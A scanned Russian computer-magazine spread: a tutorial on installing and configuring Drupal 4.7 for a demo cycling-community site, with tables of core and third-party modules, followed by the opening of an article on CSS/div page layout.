→ **ставим его!** Чтобы установить Drupal, понадобится web-сервер, умеющий работать с PHP, например Apache версий 1.3.x и 2.0.x. Можно использовать и IIS начиная с пятой версии. Что касается PHP, то для версий начиная с 4.6 можно использовать PHP 4.3.3 и старше. Всю информацию он хранит в базах данных MySQL или PostgreSQL, но могу добавить, что MySQL лучше, так как большинство его модулей поставляются с установочным SQL-скриптом именно для MySQL.

Как обычно происходит установка CMS? Мы копируем на сайт набор скриптов, затем в браузере набираем адрес того сайта, куда скопировали CMS. Система управления содержанием обнаруживает, что она не настроена, и запускает установочный скрипт. Мы заполняем необходимые поля форм и минут через десять — voila! — система готова к использованию! Сразу обрадую тем, что наш клиент не имеет автоматической установки, и в результате время установки... сокращается до пары минут. Установка будет состоять из трех этапов: начальное конфигурирование, копирование файлов и создание базы данных.

Для начала распаковываем архив, который можно скачать с официального сайта — drupal.org. Теперь приступаем к конфигурированию. Итак, открываем файл \sites\default\settings.php и находим в нем строчку `$db_url = 'mysql://username:password@localhost/databasename';`. Вместо username и password пишем логин и пароль от базы данных. localhost обозначает адрес хоста, на котором лежит база, а databasename — имя базы данных. Например, у меня на локальном компьютере база данных — drupal47, имя и пароль пользователя — drupal и a8j4dt6. Соответственно, строка станет такой: `$db_url = 'mysql://drupal:a8j4dt6@localhost/drupal47';`.

Последнее, что осталось настроить, — это адрес сайта: `$base_url = 'http://www.example.com';`. Здесь просто пишем адрес нашего сайта. После завершения настройки можно копировать файлы на web-сервер. Далее создать базу данных, что делается при помощи SQL-скрипта, который лежит в файле \database\database.mysql. Проще всего проделать это при помощи phpMyAdmin, кото-



Включаем нужные модули

рый сейчас стоит практически на всех хостингах. Просто выполняешь SQL-запрос, который хранится в вышеуказанном файле. Все — система установлена.


→ **строим сообщество велосипедистов.** Я мог бы долго объяснять, насколько крут Drupal, но лучше один раз увидеть, чем сто раз услышать, так что пощупаем эту систему. Для начала определимся, какой конкретно сайт будем делать. Обычно на сайте средних размеров есть несколько разделов, в которых хранятся разные материалы, и раздел для общения, например форум. Что касается тематики сайта, то, по-моему, святой долг каждого web-девелопера — создать сайт сообщества велосипедистов города Бобруйска. На нашем сайте будет несколько разделов, а именно: «Главная страница» с последними новостями, раздел «Велосипеды» с описанием разных моделей, раздел «Где покататься», где будет рассказано о площадках для велосипедистов Бобруйска, раздел «Магазины» — о веломагазинах. Что будет на «Форуме», догадайся сам. В «Ссылках» разместим полезные ссылки, а в разделе «О проекте» расскажем о нас любимых. Приступим к работе и зарегистрируемся у себя на сайте (рисунок 1).

Следующим шагом станет включение русского языка. Идем в меню administer-modules и включаем модуль locale. Остальные модули можно включать по мере надобности. Например, нам понадобится модуль forum.

Этапы установки модулей

БОЛЬШИНСТВО ПРОСТЫХ МОДУЛЕЙ СТАВЯТСЯ СЛЕДУЮЩИМ ОБРАЗОМ:

- 1 ЕСЛИ ИМЕЕТСЯ ФАЙЛ README.TXT, СЛЕДОВАТЬ ЕГО ИНСТРУКЦИЯМ. ОЧЕНЬ ВЕРОЯТНО, ЧТО ИНСТРУКЦИИ — ЭТО ПРОСТО СЛЕДУЮЩИЕ ШАГИ.
- 2 СКОПИРОВАТЬ ПАПКУ МОДУЛЯ В /MODULES.
- 3 ЗАПУСТИТЬ SQL-СКРИПТ УСТАНОВКИ (ФАЙЛ С РАСШИРЕНИЕМ .MYSQL) ЛИБО С ПОМОЩЬЮ МОДУЛЯ DBA, ЛИБО ЧЕРЕЗ PHPMYADMIN.
- 4 В РАЗДЕЛЕ «УПРАВЛЕНИЕ МОДУЛЯМИ» ВКЛЮЧИТЬ НУЖНЫЙ МОДУЛЬ.
- 5 В РАЗДЕЛЕ УСТАНОВКИ ПРАВ ДОСТУПА ВЫБРАТЬ ТЕХ, КОМУ ПОЗВОЛЕНО ИСПОЛЬЗОВАТЬ ОПРЕДЕЛЕННЫЕ ФУНКЦИИ МОДУЛЯ.
- 6 В РАЗДЕЛЕ УСТАНОВОК НАСТРОИТЬ САМ МОДУЛЬ.



Закладки, которые определяет пользователь

Теперь можем загрузить русский языковой файл (лежит на <http://drupal.htdogs.ru/files/NRD-drupal-ru-4.7.0-beta-6.zip>) и выбрать русский язык. В архиве есть файл main.pro, который содержит перевод. Как раз его и нужно использовать. Если на сервере установлено ограничение по времени на работу PHP-скриптов и сервер тормознутый, лучше загружать файл по частям, которые лежат в папке translation. Осталось сделать русский языком по умолчанию, для чего просто ставим переключатель в нужное положение.

→ **настройка движка.** Основные настройки находятся в разделе «Управление»-«Установки», и здесь можно написать все данные своего сайта. Также очень рекомендую включить опцию Clean URLs (Чистые URLы, ЧПУ) — тогда поисковики смогут индексировать твой сайт более качественно.

Продолжаем настройку и переходим к пользователям. Во-первых, определимся с ролями пользователей. Их будет четыре. Anonymous user — гость. Он сможет только читать. Authenticated user сможет работать с сайтом, в том числе комментировать материалы и участвовать в обсуждениях на форуме. Moderator — модератор. Сможет удалять сообщения и получить больше привилегий, чем обычные пользователи. Administrator — администратор, он настраивает движок сайта. Для создания ролей используется страница «Управление» → «Доступ» → закладка «Роли». Для настройки прав используется закладка «Права» (рисунок 2).

Администратору даем все права. Модератор не получит права на администрирование и изменение ключевых настроек сайта. Например, он не получит права изменять блоки на сайте. Зарегистрированному пользователю не даем прав на изменение чужих материалов, а для гостя фактически сайт переходит в режим read only. Как вариант, позволим гостям комментировать статьи и участвовать в форуме.

Идем в «Управление»-«Установки» и вводим данные о нашем сайте, включая название, слоган и т.п. Вся эта информация будет автоматически вставлена в нужные места на сайте.

→ **таксономия.** Когда общая настройка сайта закончена, можно переходить к заполнению сайта содержимым. У нас есть два основных раздела сайта, где, как планируется, расположится большая часть содержания. В первый раздел положим описания различных моделей велосипедов, во второй — площадки для катания на этих двухколесных механизмах, то есть оба раздела будут состоять из набора отдельных страничек, причем их число будет постоянно расти. Соответственно, нужно как-то структурировать их. В Drupal'e это делается при помощи таксономии. Фактически, таксономия — это система для разбиения на категории и подкатегории. В нашем случае она будет довольно простой.

Велосипеды классифицируем на четыре вида: «Велосипеды для школьников», «Горные велосипеды», «Спортивные велосипеды», «Эксклюзивные велосипеды». Один и тот же велосипед может принадлежать одновременно к двум категориям. Настройка происходит в разделе «Управление»-«Категории», где необходимо добавить словарь «Велосипеды» и внести в него указанные типы. Кстати, когда создаешь словарь, его категории можно отнести к страницам книг, обсуждениям, страницам, к опросам и заметкам. Необходимо также поставить галочку «Множественный выбор». Эти категории следует рассматривать как ярлыки, которые можно прикреплять к материалам, например к страницам или опросам. Таким образом пользователь сможет легко получить информацию о нужном ему типе велосипедов. Аналогичную операцию нужно проделать и для мест для катания: горные трассы, парки, улицы и т.п.

→ **меню и блоки.** Разбив содержимое сайта на категории, перейдем к блокам и, в частности, меню. Как и в любой CMS, блок в Drupal'e — это отдельный элемент интерфейса, который располагается слева, справа, сверху или снизу от основного содержания. Частным видом блока является меню. Предусмотрено и множество стан-



Рисунок 2. Настройка прав пользователей



Встроенные модули Drupal'a

| Название | Описание модуля |
|-------------------|--|
| Aggregator | Служит для агрегирования RSS-лент новостей |
| Archive | Служит для просмотра информации по датам. Создает блок «Календарь», с помощью которого можно выбирать дату для просмотра материалов |
| Block | Служит основой для функционирования блоков — контейнеров сгруппированной информации, которая располагается в левой или правой части страницы |
| Blog | Позволяет пользователям вести на сайте дневники |
| Book | Организует материалы сайта в книги — структурированные наборы web-страниц. С помощью книг удобно создавать такие документы, как мануалы, FAQ и подобные им |
| Comment | Благодаря этому модулю пользователи смогут комментировать материалы сайта |
| Contact | Позволяет пользователям общаться с помощью e-mail или через форму контактов |
| Filter | Обрабатывает вводимый текст материалов с помощью фильтров, например, для удаления HTML-тегов |
| Forum | Для создания форумов |
| Locale | Поддержка иностранных языков (в том числе русского) |
| Menu | Создает разного рода меню для навигации по сайту |
| Node | Основной модуль для обработки материалов на сайте |
| Page | Для поддержки типа материала «статическая страница» |
| Path | Предоставляет функциональность псевдонимов для URL. Например, непонятный URL /taxonomy/term/17+19 может иметь псевдоним /myfriends |
| Poll | Встроенная в Drupal поддержка создания и проведения голосований |
| Profile | Позволяет добавлять в профиль дополнительные поля (например «Настоящее имя пользователя», «Возраст») |
| Search | Встроенная поисковая система по содержанию сайта |
| Statistics | Хранит статистические данные о сайте: количество загрузок определенного материала, ссылающиеся страницы, самые активные пользователи и т.д. |
| Taxonomy | Служит для структуризации материалов сайта при помощи таксономии |
| Throttle | Служит для предотвращения атак Denial of Service (DoS) |
| Upload | Добавляет поддержку для загрузки файлов на сервер |
| Watchdog | Ведение логов на сайте |

ЧТОБЫ ОБЕСПЕЧИТЬ *БЕЗОПАСНОСТЬ*, ПРИ ПОВСЕДНЕВНОЙ РАБОТЕ С САЙТОМ НЕ ПОЛЬЗУЙСЯ АККАУНТОМ, ЗАРЕГИСТРИРОВАННЫМ ПРИ СОЗДАНИИ САЙТА

дартных блоков, например «Календарь», «Последние комментарии», «На сайте». Также присутствует огромное множество блоков, которые реализуются через нестандартные модули. У нас на сайте будет использоваться модуль bookmarks для блока «Закладки», в котором пользователь будет определять свои любимые страницы нашего сайта и, соответственно, ускорит получение доступа к ним.

Управление блоками осуществляется в разделе «Управление»-«Блоки». Блок можно разместить в различных местах страницы, также можно задать его вес: чем меньше вес, тем выше он будет располагаться по сравнению с остальными блоками.

Разобравшись с блоками, идем в раздел «Управление»-«Меню» для настройки навигации по сайту. По умолчанию у каждого пользователя есть меню «Навигация», в котором отключаются ненужные нам пункты. Создадим еще одно меню

по разделам нашего сайта: выбираем закладку «Добавить меню». Затем можно создавать отдельные пункты меню, при этом в поле «Путь» можно указывать понятные имена. Например, для раздела «Велосипеды» указываешь путь «velo», и тогда этот раздел будет доступен по адресу www.velobabruysk.ru/velo. Конечно, такой папки не существует, но Drupal при помощи ЧПУ (Человеко-Понятные УРЛы) перехватит этот адрес и найдет в базе данных то, что необходимо выдавать по запросу velo. В «Управление»-«Псевдонимы» можно настроить то, что конкретно должно выдаваться по запросу velo.

→ для добавления контента на сайт используется пункт меню «Материалы»-«Добавить материал». На этой страничке очень подробно расписаны все виды материалов, которые ты сможешь добавить на свой сайт. При установке дополнительных модулей список может пополниться другими типами материалов.

ВОЗМОЖНОСТИ

ТАКСОНОМИЯ — СТРУКТУРИРУЕТ ВСЕ МАТЕРИАЛЫ САЙТА ПО КАТЕГОРИЯМ.

РОЛИ ПОЛЬЗОВАТЕЛЕЙ — КАЖДОМУ ПОЛЬЗОВАТЕЛЮ МОЖНО НАЗНАЧИТЬ РОЛЬ. МОЖНО СОЗДАВАТЬ РОЛИ И НАЗНАЧАТЬ ИМ ОПРЕДЕЛЕННЫЕ ПОЛНОМОЧИЯ.

ОГРАНИЧЕНИЕ НАГРУЗКИ НА САЙТ — ВОЗМОЖНОСТЬ УМЕНЬШИТЬ НАГРУЗКУ НА СЕРВЕР САЙТА В ПИКОВЫЕ МОМЕНТЫ, КОГДА НАБИРАЕТСЯ МНОГО ПОСЕЩЕНИЙ.

КЕШИРОВАНИЕ СТРАНИЦ — СОХРАНЯЕТ В БАЗЕ ДАННЫХ СГЕНЕРИРОВАННЫЕ СТРАНИЦЫ И ЗАТЕМ ВЫДАЕТ ИХ ПОЛЬЗОВАТЕЛЮ С ПОМОЩЬЮ ВСЕГО ОДНОГО ЗАПРОСА, ЧТО УМЕНЬШАЕТ НАГРУЗКУ НА СЕРВЕР.

ЧПУ (ЧЕЛОВЕКОПОНЯТНЫЕ УРЛЫ) — КОРОТКИЕ И ЗАПОМИНАЮЩИЕСЯ АДРЕСА СТРАНИЦ САЙТА, КОТОРЫЕ К ТОМУ ЖЕ ХОРОШО ИНДЕКСИРУЮТСЯ ПОИСКОВИКАМИ.

ШАБЛОНИЗАТОРЫ — ПОДДЕРЖКА РАЗЛИЧНЫХ ШАБЛОННЫХ ДВИЖКОВ.

ТЕМЫ — ВИЗУАЛЬНОЕ ОФОРМЛЕНИЕ САЙТА, КОТОРОЕ СОХРАНЯЕТСЯ КАК ШАБЛОН. ПРИ ГЕНЕРАЦИИ КОНКРЕТНОЙ СТРАНИЦЫ В ОПРЕДЕЛЕННЫЕ МЕСТА ДОБАВЛЯЕТСЯ СОДЕРЖАНИЕ ИЗ БАЗЫ ДАННЫХ.

ЛОКАЛИЗАЦИЯ — DRUPAL РАБОТАЕТ В КОДИРОВКЕ UNICODE И ПОДДЕРЖИВАЕТ МНОЖЕСТВО ЯЗЫКОВ.

ПОДСАЙТЫ — С ПОМОЩЬЮ DRUPAL'A МОЖНО СОЗДАВАТЬ НЕСКОЛЬКО САЙТОВ НА ОДНОМ ДВИЖКЕ.

ПОИСК ПО САЙТУ — ИЩЕШЬ ЧТО-НИБУДЬ ПО САЙТУ.

МОДУЛЬНОСТЬ — УСТАНОВКА МОДУЛЕЙ ПОВЫСИТ ФУНКЦИОНАЛЬНОСТЬ DRUPAL.




Рисунок 3. Книга «Велосипеды»



Различные места для вставки блоков



Владимир Синельников,
руководитель
интернет-проекта
компании «ПРОСПЕКТ»

Создадим несколько новых страниц о том, где можно неплохо покататься в Бобруйске, и повесим на них соответствующие ярлыки. Например, первый материал рассказывает о новом парке — на него вешаем категорию «Парки». Второй повествует о новой горной трассе в 30-ти километрах от Бобруйска, к нему прикрепляем ярлык «Горные трассы». Теперь необходимо привязать наши статьи к пункту меню «Где покататься».

Во-первых, разберемся, как вывести список всех статей, которые имеют тот или иной ярлык. У каждого ярлыка есть свой номер, и чтобы узнать его, достаточно на странице «Управление»-«Категории» выбрать нужный словарь и щелкнуть в нем по нужному ярлыку. Например, откроется страница с адресом www.velobabruysk.ru/admin/taxonomy/4. Последнее число и есть идентификатор ярлыка, а чтобы вывести все материалы с данным ярлыком, достаточно перейти по адресу www.velobabruysk.ru/taxonomy/term/4. Однако требуется вывести список материалов, которые имеют один или несколько ярлыков из словаря. Для этого используется операция «Плюс». По адресу www.velobabruysk.ru/taxono-


my/term/4+5 будут доступны все материалы, которые имеют ярлыки с идентификаторами 4 и/или 5. Если подобные действия кажутся слишком сложными, можно использовать модуль views, который позволяет создавать подобные списки через web-интерфейс. Отмечу, что адреса, приведенные выше, «некрасивые», поэтому лучше связать их с нормальными адресами через псевдонимы.

С разделом «Велосипеды» поступим немного по-другому. Здесь для структуризации информации используем книги: создадим «Страницу книги» в «Добавлении материала» с названием «Велосипеды», а остальные материалы будем создавать тоже как страницы книги, только в качестве родительского объекта укажем страницу «Велосипеды». В итоге получилась следующая картина (рисунок 3).

Раздел «Магазины» будет состоять из обычной одной страницы, которую мы автоматически прикрепим в меню с помощью настройки меню и установки пути. Это самый простой способ того, как поместить в меню и настроить псевдоним для отдельной страницы **С**

Е СОБСТВЕННО, В КАЧЕСТВЕ БОНУСА К ЭТОЙ СТАТЬЕ Я БЫ ПРЕДЛОЖИЛ ЧИТАТЕЛЮ ПРОЧЕСТЬ О ПОДНЯТИИ АРАСНЕ'А ПОД WINDOWS. БЕЗУСЛОВНО, DRUPAL БУДЕТ РАБОТАТЬ И НА IIS, И НА ДРУГИХ СЕРВЕРАХ, ОДНАКО НАИБОЛЕЕ ПОЛНО ВОЗМОЖНОСТИ ДАННОЙ SMS МОГУТ БЫТЬ РАСКРЫТЫ ИМЕННО ПРИ ИСПОЛЬЗОВАНИИ АРАСНЕ'А. НАПРИМЕР, СТОИТ ПОЧИТАТЬ О ПОПУЛЯРНОМ СРЕДИ РУССКОЯЗЫЧНЫХ РАЗРАБОТЧИКОВ ПАКЕТЕ «ДЕНВЕР» ([HTTP://DENWER.RU](http://denwer.ru)), СОЗДАННОМ ДМИТРИЕМ КОТЕРОВЫМ. ДЛЯ НАЧИНАЮЩИХ — САМОЕ ТО: WEB-СЕРВЕР И БД РАБОТАЮТ, ЧТО НАЗЫВАЕТСЯ, OUT-OF-BOX.

С ПРИМЕЧАНИЕ. ПАКЕТ ПРЕДНАЗНАЧЕН ДЛЯ ТЕСТИРОВАНИЯ И РАЗРАБОТКИ САЙТОВ И НЕ МОЖЕТ БЫТЬ УСТАНОВЛЕН НА WIN-ХОСТИНГЕ — ЕСТЬ СЕРЬЕЗНЫЕ УЯЗВИМОСТИ, ОБУСЛОВЛЕННЫЕ ОСОБЕННОСТЯМИ ПЛАТФОРМЫ. ПРОЩЕ ГОВОРЯ, С НИМ НАРОД РАБОТАЕТ ТОЛЬКО НА ЛОКАЛХОСТЕ.



Создание нового материала



Сторонние модули для Drupal'a

| Название | Описание модуля |
|--------------------------------|--|
| Administration | Распределяет административные функции Drupal'a по связанным группам, за счет чего упрощается управление сайтом. Также он предоставляет удобный доступ к статистике и справочному материалу |
| AdSense | Позволяет работать с контекстной рекламой Google AdSense, чтобы зарабатывать на ней деньги. С помощью этого модуля настраиваются цвета и тип баннера (текстовый или графический). Реклама может быть отображена как в блоках, так и в темах на основе шаблонизатора PHPTemplate |
| AJAX Spellcheck | Добавляет возможность проверки правописания во всех полях ввода благодаря AJAX (аналогично проверке правописания Google) |
| Attachment | Усовершенствованная версия стандартного модуля Upload для загрузки файлов. Позволяет давать название и описание каждому загружаемому файлу |
| Banner | Позволяет организовать на сайте баннерную систему. Он показывает баннеры случайным образом и ведет статистику по подсчету показов и кликов по баннерам. Поддерживаются как текстовые, так и графические баннеры (в том числе Flash) |
| Bookmarks | Предоставляет каждому пользователю блок с закладками на страницы, которые должны быть определены самостоятельно |
| Captcha | Во время регистрации выводит картинку с надписью, которая затем должна быть выведена для проверки того, кто выполняет регистрацию: человек или программа-робот |
| Chatbox | Встраивает в Drupal простейший чат |
| Codefilter | Добавляет фильтр ввода для кода. Он обрабатывает теги <code><code></code></code> и <code><?php ?></code> |
| Database Administration | Позволяет работать с базой данных напрямую через Drupal. С его помощью можно выполнять SQL-скрипты, создавать и изменять таблицы, делать резервные копии и тому подобные действия |
| E-Commerce | Для организации web-магазина на сайте |
| FCKeditor for Drupal | Заменяет стандартное поле ввода визуальным редактором FCKeditor |
| FileRequest | Обрабатывает скачку файлов пользователями, добавляя возможность кеширования и докачки файлов. Также предотвращает скачивание файлов через другие сайты, перенаправляя пользователя на документ с ссылкой на этот файл. Позволяет добавлять к графическим файлам «водяные знаки» для сохранения копирайта |
| Flexiblock | Позволяет настраивать внешний вид блоков, добавляя к ним новые регионы, которые затем применяются в темах |
| Flexinode | Создание новых типов документов с помощью web-интерфейса |
| Gallery | Встраивает в Drupal gallery2 (http://gallery.menalto.com) для создания галерей изображений |
| Google Sitemap | Создает карту сайта для индексации поисковиком Google |
| Htmllarea | Позволяет использовать в Drupal'e визуальный редактор HTMLArea для ввода текста |
| Image | Позволяет Drupal'у работать с графическими файлами, включая создание эскизов изображений |
| Img_assist | Позволяет вставлять в документы изображения |
| Internationalization | Полностью настраиваемый модуль для поддержки нескольких языков на сайте |
| Nice Menus | Создает ниспадающие меню (CSS или JavaScript). Поддерживает как вертикальные, так и горизонтальные меню |
| Organic groups | Добавляет в Drupal возможность организовывать пользователей в группы (сообщества) |
| Pathauto | Автоматически создает псевдонимы страниц (URL-адреса) по типу материала и его названию |
| phpBB2Drupal | Этот скрипт импортирует базу данных форума phpBB в базу данных Drupal'a |
| Project | Позволяет программистам разрабатывать проекты в командах. Фактически, это система ведения проектов, только встроенная в Drupal |
| Site map | Автоматически создает карту на основе его содержимого |
| Taxonomy Access Control | Ограничивает доступ к определенным ярлыкам (элементам словарей) |
| Taxonomy Block | Создает блоки на основе терминов таксономии (ярлыков) |
| Taxonomy Browser | Позволяет выбирать термины таксономии, а затем выдает список документов с этими терминами, фактически создавая URL вида <code>taxonomy/view/and/3,4,5</code> |
| Taxonomy context | Позволяет создавать структуру сайта по таксономии, включая названия и описание разделов, цепочки ссылок (breadcrumb), контекстно-зависимые меню |
| Taxonomy image | С помощью этого модуля ты прикрепляешь к термину определенное изображение |
| TinyMCE WYSIWYG Editor | Интегрирует в Drupal визуальный редактор TinyMCE. По скромному мнению автора, это лучший визуальный редактор для Drupal'a |
| Urfilter | Автоматически делает из URL текст ссылки |
| User Points | Представляет собой систему начисления очков пользователям за определенные действия, например за размещение материала |
| Views | Предоставляет возможность создавать списки материалов с помощью web-интерфейса |
| Block Bar | Делает блоки сворачивающимися и запоминает информацию о них во время работы пользователя |
| G2 Glossary | Позволяет вести на сайте словарь терминов |
| htmlwrap | Создает фильтр, который разделяет слишком длинные слова (например URL) на более мелкие, чтобы предотвратить нарушение дизайна страницы |
| Path Access | Ограничивает доступ к материалам сайта по URL |
| Premium | Позволяет пометить часть материала и делает ее доступной только для пользователей |
| Recent blocks | Создает настраиваемый блок с последними материалами на сайте |
| User maintenance | Позволяет администратору удалять неактивных пользователей |
| Weight | Присваивает материалам веса для сортировки |

разметка для конструктора

ПРОФЕССИОНАЛЬНОЕ СОЗДАНИЕ WEB-СТРАНИЦ

О СОЗДАНИИ WEB-СТРАНИЦ СЕГОДНЯ НЕ ПИШЕТ ТОЛЬКО ЛЕНИВЫЙ. В ИНТЕРНЕТЕ КУЧА СТАТЕЙ НА ЭТУ ТЕМУ, ПОЛКИ МАГАЗИНОВ ПЕСТРЯТ КНИГАМИ ВРОДЕ «HTML ДЛЯ ЧАЙНИКОВ», «CSS ДЛЯ НЕДОРАЗВИТЫХ» И Т.П. ОДНАКО ДЛЯ СОЗДАНИЯ ХОРОШЕГО WEB-САЙТА НЕДОСТАТОЧНО ТОЛЬКО ЧТЕНИЯ КНИГ

БОРИС ВОЛЬФСОН
{borisvolfsongmail.com}

→ **в этой статье я расскажу**, о том, как верстаются современные web-страницы, как сделать так, чтобы страничка смотрелась в разных браузерах максимально единообразно, как сделать страничку, которая будет просматриваться с любым разрешением экрана.

Для начала — о том, что такое верстка. Это процесс создания web-страницы, размещения на ней текстового и графического материала. Так что сегодня мы сделаем хорошую и правильную страницу.

→ **современные web-страницы**, как правило, имеют довольно сложную структуру и состоят из нескольких горизонтальных блоков, каждый из которых может быть поделен еще и на колонки. Если посмотреть внимательно, то большинство страничек имеют сходные компоненты. Во-первых, вверху страницы идет «шапка». В этот блок обычно входит логотип, слоган и горизонтальное меню. Здесь могут быть размещены и дополнительные элементы, например форма поиска по сайту. Средний блок будем называть основным. Он состоит из двух-трех колонок. В крайних колонках, как правило, располагаются элементы дополни-

тельной навигации, формы входа для посетителей и различные вспомогательные элементы. Крайняя нижняя часть web-страницы обычно содержит информацию об авторе сайта, но может включать и копию главного меню для удобства навигации.

Стандартный способ верстки с помощью таблиц предполагает разбиение страницы на отдельные ячейки. Все ячейки таблицы должны быть одного размера, для чего нужно либо использовать вложенные таблицы, либо параметры тега td: colspan для объединения горизонтальных ячеек и rowspan — для объединения вертикальных. В результате получается огромное количество HTML-кода, который не только будет долго грузиться (Internet Explorer не показывает таблицу, пока не загрузит ее полностью), но и создаст трудности для его изменения и расширения. К тому же желательно использовать таблицы по их прямому назначению — для представления табличных данных, а не в качестве блочных контейнеров.


→ **слои**. Для разбиения страницы на блоки лучше использовать именно слои — обычно так называют тег div, хотя иногда этот термин переносят и на тег span. Мы будем использовать тег div в качестве строительного элемента. Чтобы задать различные параметры (расположение, цвета и проч.), для тега div необходимо использовать каскадные таблицы стилей (CSS). Благодаря такому способу создания web-страницы получается компактный код, который хорошо индексируется поисковиками, легко поддается изменению и, наконец, почти одинаково отображается в разных браузерах.

Физически слой представляет собой прямоугольник на web-странице. Для верстки активно используются два параметра этого тега. Первых из них — float, который задает то, по какой стороне будет выравниваться данный элемент. Остальные же элементы по умолчанию будут «обтекать его». Можно задать три варианта этого параметра: left (для левого выравнивания), right (для правого выравнива-



Новое в четвертой версии HTML

